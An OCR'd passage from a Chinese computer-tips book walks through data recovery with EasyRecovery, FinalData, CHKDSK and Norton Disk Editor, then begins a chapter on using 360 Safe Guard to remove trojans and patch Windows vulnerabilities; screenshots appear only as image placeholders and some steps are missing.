
❶ 选中需恢复的文件。








注 意 事 项

选择保存恢复文件的位置时，不能选择被删除文件所在的分区。如果选择保存在原位置，一旦恢复失败将无法再次恢复。









举 一 反 三

如果单击“是”按钮，则可在下次打开EasyRecovery时使用“继续恢复”功能继续未完成的数据恢复。此处数据恢复已经完成，所以应单击“否”按钮。


在保存恢复文件的位置打开文件即可查看恢复后的文件，但是恢复后的文件有可能已被损坏，此时可采用文件修复功能修复相关文件。


技巧239 巧用 EasyRecovery 恢复格式化文件


因分区被格式化而丢失的文件可采用数据恢复中的格式化恢复来进行恢复。

(1) 找到因格式化而丢失的文件

❶ 运行 EasyRecovery。








注意事项

此处选择的是被格式化的分区，且必须与被格式化前的分区文件系统格式一致。




知识补充


单击“查看文件”按钮可查看被选中文件的详细内容。


(2) 恢复因格式化而丢失的文件


用户若想恢复被格式化的文件，只需按照以下步骤操作即可。


❶ 选中需要恢复的文件。













技巧240　EasyRecovery 高级恢复丢失数据


当采用删除恢复和格式化恢复都无法成功找回丢失的数据时，可采取高级恢复从损坏分区中扫描并恢复数据。

(1) 扫描丢失的数据

❶ 运行 EasyRecovery。







专家坐堂

如果扫描分区的容量过大，会花费较长时间，可在进行扫描前在“高级选项”的“分区信息”中设置需要扫描的起始扇区和结束扇区，缩小扫描范围。


知识补充


高级恢复采用文件标识搜索，可从头搜索所选分区的所有簇，不依赖于分区文件系统结构，所以只要是存在于分区中的数据块都有可能被搜索到，经过判断后将需要恢复的文件进行恢复。


(2) 恢复丢失的数据


若用户需要恢复已经丢失的各种数据，只需按照如下步骤操作即可。


❶ 选中需要恢复的数据。












举一反三

如果需要保存恢复，在下次启动 EasyRecovery 时继续进行未完成的数据恢复，可单击“是”按钮。然后在弹出的对话框中指定保存数据的位置和名称，单击“确定”按钮即可。下次只需选择刚才保存的文件即可继续进行恢复。

技巧241　巧用 EasyRecovery 修复损坏的文件


若文件在使用过程中因为各种原因被损坏，可采用文件修复的方法来进行相关文件数据的修复。

❶ 运行 EasyRecovery。





举一反三

根据被修复的文件类型进行对应选择，例如需要修复 Word 文档，则单击“Word 修复”按钮。




❺ 在“打开”对话框中，将“文件类型”设置为“所有文件”，然后选择所需修复的文件，单击“打开”按钮。





注意事项

当 Word 处于使用状态时，EasyRecovery 无法修复损坏的 Word 文件。



技巧242 FinalData 数据恢复好帮手

FinalData 是一款优秀的数据恢复软件，其功能非常强大，且操作很简单。

FinalData 可以恢复的主要数据如下。

- 丢失的数据。
- 主引导记录(MBR)。
- DOS 引导扇区(DBR)。
- FAT 表等数据信息。


技巧243 巧用 FinalData 恢复误删文件


通常被删除的文件是暂时存放在“回收站”中，而没有直接被删除。但是按下 Shift+Delete 组合键可将文件从电脑中彻底删除。此时用户若想恢复被彻底删除的文件，则可利用 FinalData 数据恢复软件。

❶ 运行 FinalData。

举一反三

除了单击图标外，还可以直接按下 Shift+O 组合键来打开“选择驱动器”对话框。





举一反三

用户还可以手动输入簇的范围大小。

举一反三

在“回收站”中的文件也可进行恢复，进入“回收站”，右击需要恢复的文件，选择“还原”命令即可。


技巧244　巧用 FinalData 恢复误删 Office 文档

利用 FinalData 同样可以恢复被误删除的 Office 文档，且操作十分简单。

专家坐堂

用 FinalData 恢复误删除的 Office 文档的过程与恢复误删文件基本一致。

❶ 扫描被删除文件所在的分区，找到被删除的文件并选择需要被修复的文件。



❻ 在弹出的对话框中单击“检查率”按钮，再单击“下一步”按钮。

❽ 选择需要保持的文件夹，单击“保存”按钮。


知识补充


与 EasyRecovery 一样，利用 FinalData 恢复数据时，恢复文件的保存位置不能选择被恢复文件所在的分区。

技巧245 巧用 FinalData 恢复误删电子邮件

当用户不小心将邮件删除且清空回收站时，就需要使用 FinalData 恢复该电子邮件。

❶ 运行 FinalData，扫描被删除电子邮件所在的分区。





专家坐堂

打开保存恢复电子邮件的文件夹，找到后缀名为 eml 的文件即可打开恢复的邮件。

技巧246　用 FinalData 恢复损坏文件

利用 FinalData 可以恢复损坏的 MPEG 和 Oracle 导出文件。

❶ 运行 FinalData，扫描已损坏文件所在的分区。

注　意　事　项

当恢复的是损坏的 MPEG 图片文件时，用户还可根据不同图片进行不同的宽度、高度等项的设置。

技巧247　用 CHKDSK/F 命令找回丢失簇

电脑在运行时，由于各种意外会导致硬盘文件目录表(FDT)或者文件分配表(FAT)出错，引起文件内容丢失。簇的丢失就是其中一类情况。

在进行磁盘写入操作时，当簇被分配给文件并写上数据时，文件分配表(FAT)也会随之更新，此时如果在 FAT 项已经建立起来而对应的“开始簇”还没有写到文件目录表(FDT)的情况下发生意外，如意外关机或者系统故障等就会导致簇丢失。

通俗地讲，丢失的簇就相当于一个没有名字的文件。

❶ 以管理员的身份选择“开始”→“程序”→“附件”→“命令提示符”命令。

❷ 在弹出的“命令提示符”窗口中输入“chkdsk”，按下 Enter 键，进行磁盘分析。

专　家　坐　堂

CHKDSK 命令格式为：CHKDSK [drive:] [path] [file name] [/F] [/V]。

drive: path: 指定被检测的驱动器和路径名称。

file name: 指定被检测和修复的文件名。

/F: 修复磁盘错误。

/V: 显示磁盘上的所有路径和文件名。

技巧248　修复无效子目录

一个子目录必须含有“.”和“..”两个目录项，当不慎丢失这两项时，CHKDSK 检测时会认

为目录无效，并且提示如下信息：

```
无效子目录项
转换成文件吗(Y/N)?
```

此时建议用户选择“N”以取消文件转换，因为如果选择“Y”，CHKDSK 会将无效子目录转换为 FILExxxx.CHK 文件，而该子目录下的文件都成了只有 FAT 链而在 FDT 中没有文件目录项的文件，这将再次造成文件簇的丢失。

当子目录无效时，可采用 DEBUG 和 Disk Editor 来进行修复，例如 Norton 8.0 的 Disk Editor(超级急救工具盘)。

(1) 扫描子目录所在分区


❶ 将光盘放入光驱，重新启动电脑，在 BIOS 中将“第一启动顺序”设置为 CD-ROM，保存后退出 BIOS。

❷ 保存并退出 BIOS，再次重新启动电脑，进入启动菜单选项。

❸ 选择 6. NU 2002 诺顿系列，按下 Enter 键；选择 1. Chinese，按下 Enter 键；选择 1. DISKEDIT，按下 Enter 键。

注意事项


按下 Alt+O 组合键可直接打开 Object 菜单，选择“Drive...”命令后需要按下 Enter 键才能进入选择分区的对话框。



❼ 按下 Enter 键开始扫描 H 盘。


(2) 查看错误信息

扫描完成后，将会出现如下错误信息提示。



❶ 选择 Continue，按下 Enter 键，显示 H 盘的文件和目录。

❷ 选择 View list now，按下 Enter 键，显示错误信息。



❺ 按下 Enter 键返回主界面。

专家坐堂

在 DOS 下使用键盘上的四个方向键可进行项目的选择；按下 Tab 键可进行前后项目的选择；按下 Alt+G 组合键，Disk Editor 可自动跳转到出问题的子目录。


(3) 修改损坏子目录

❶ 按下 Enter 键进入损坏的子目录。

知识补充

按下 Alt+T 组合键可直接打开 Tools 菜单。选择 Configuration...命令后需要按下 Enter 键。

❹ 将光标移动到 [_] Read Only 选项上，按下键盘上的空格键取消该选项，再按下 Enter 键。



注意事项

每次选择“OK”后需按下 Enter 键才能进入下一步操作。

❽ 选择 Continue 并按下 Enter 键，将第一项的 Name 改为“.”，将第二项的 Name 改为“..”。

知识补充

在 DOS 中使用 DIR 命令查询目录时，前两行的目录名分别为“.”和“..”。

(4) 保存修改并退出

修改完成后就可以进行保存并退出了。

❶ 运行 Disk Editor。

❹ 单击 Hrite 按钮，按下 Enter 键。

❺ 按下 Alt+E 组合键退出 Disk Editor。

❻ 修改完成后重新执行 CHKDSK 命令检测磁盘，查看是否仍有 Invalid sub-directory entry(无效子目录项)报告。

举一反三

按下 Alt+E 组合键还可打开 Edit 菜单。

举一反三

专题十二　病毒彻底查杀高级技巧

内容导航

杀毒软件是电脑中不可缺少的应用软件，木马和病毒会破坏系统文件甚至是硬件，选择合适的杀毒软件，可以很好地防御病毒和木马的攻击，保护电脑的安全。

热点快报


- 使用 360 杀毒软件定时杀毒
- 巧用 avast!开机扫描查杀顽固病毒
- 玩转可牛杀毒软件的浏览器医生
- 轻松开启 ESET NOD32 的高级模式


技巧249　使用 360 安全卫士查杀流行木马

360 安全卫士是比较受欢迎的安全软件，拥有查杀流行木马、清理恶评插件以及修复系统漏洞等功能，为系统提供全方位的安全保护。

值得用户注意的是，360 安全卫士是完全免费的，免费下载，免费使用。

❶ 运行 360 安全卫士。






专家坐堂

360 安全卫士的快速扫描功能可以扫描系统内存、启动对象以及驱动等关键位置，而且扫描速度相对较快。

当然，用户也可以根据实际情况选择全盘扫描或者自定义扫描选项。

❹ 360 安全卫士开始对系统进行快速扫描，其界面如下图所示。



❺ 360 安全卫士在扫描结束后显示扫描结果(如下图所示)，用户可以选择“立即处理”、“暂不处理”或者“添加信任”等选项。

注 意 事 项


360 安全卫士如果并不确定扫描到的文件是否是木马程序，会将选择权交给用户，用户可以根据实际情况进行判断。

❻ 如果用户使用 360 安全卫士误将正常文件删除了，则可以通过单击 360 安全卫士的“恢复区”进行找回，如下图所示。

技巧250 使用 360 安全卫士清理恶评软件

360 安全卫士拥有清理恶评软件的功能，能够快速查出系统中存在的恶评软件，并将其快速清除。

❶ 运行 360 安全卫士。



❸ 360 安全卫士开始扫描系统中的插件。

技巧251 巧用 360 安全卫士轻松修补系统漏洞

Windows 系统由于用户数庞大，在使用过程

中往往会被发现大大小小的漏洞，微软也会陆陆续续地发布相关的补丁。

但并不是所有补丁都适合每台电脑，如果安装了不需要安装的补丁，不但浪费了系统资源，甚至还有可能导致系统崩溃。

360 安全卫士的漏洞修复功能会根据不同电脑环境的情况智能地选择安装补丁，节省系统资源，保证电脑安全。

(1) 使用 360 安全卫士修复系统漏洞

使用 360 安全卫士修复系统漏洞的具体步骤如下。


❶ 运行 360 安全卫士。

❸ 360 安全卫士自动扫描并列出当前操作系统中的系统漏洞。

注 意 事 项

360 安全卫士会自动将补丁分为“高危漏洞”、“功能性更新补丁”以及“不推荐安装补丁”。一般只需选择“高危漏洞”进行修复即可。


❺ 360 安全卫士自动下载并安装系统补丁。



